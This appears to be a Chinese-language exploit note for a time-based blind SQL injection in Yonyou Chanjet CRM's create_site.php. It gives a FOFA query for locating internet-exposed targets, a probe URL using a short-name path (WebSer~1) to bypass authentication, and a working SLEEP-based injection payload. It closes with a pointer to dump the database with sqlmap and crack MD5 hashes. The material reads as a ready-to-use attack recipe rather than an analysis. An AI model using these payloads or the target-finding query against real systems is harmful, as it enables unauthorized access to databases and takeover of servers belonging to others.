Y1-1用友-畅捷通CRM-SQL

漏洞描述：

用友畅捷CRMcreate_site.php处存在SQL时间盲注，未对后台功能做有效的身份认证与用户的输入进行安全过滤，导致在权限绕过可直接访问后台存在SQL注入漏洞的缺陷路径，攻击者可以利用该漏洞获取网站后台数据库敏感信息，进一步利用可接管服务器权限。

网站图片：

网络测绘：


fofa语法：

fofa：app="畅捷通-畅捷CRM"

漏洞复现：

1.利用此POC出现弹窗既存在漏洞

```
/WebSer~1/create_site.php?site_id=1
```



2.构造payload如下延时后弹窗

```
/WebSer~1/create_site.php?site_id=1+AND+%28SELECT+6663+FROM+%28SELECT%28SLEEP%285%29%29%29Jdzn%29
```

3.可通过sqlmap进行爆破，MD5解码(自行测试)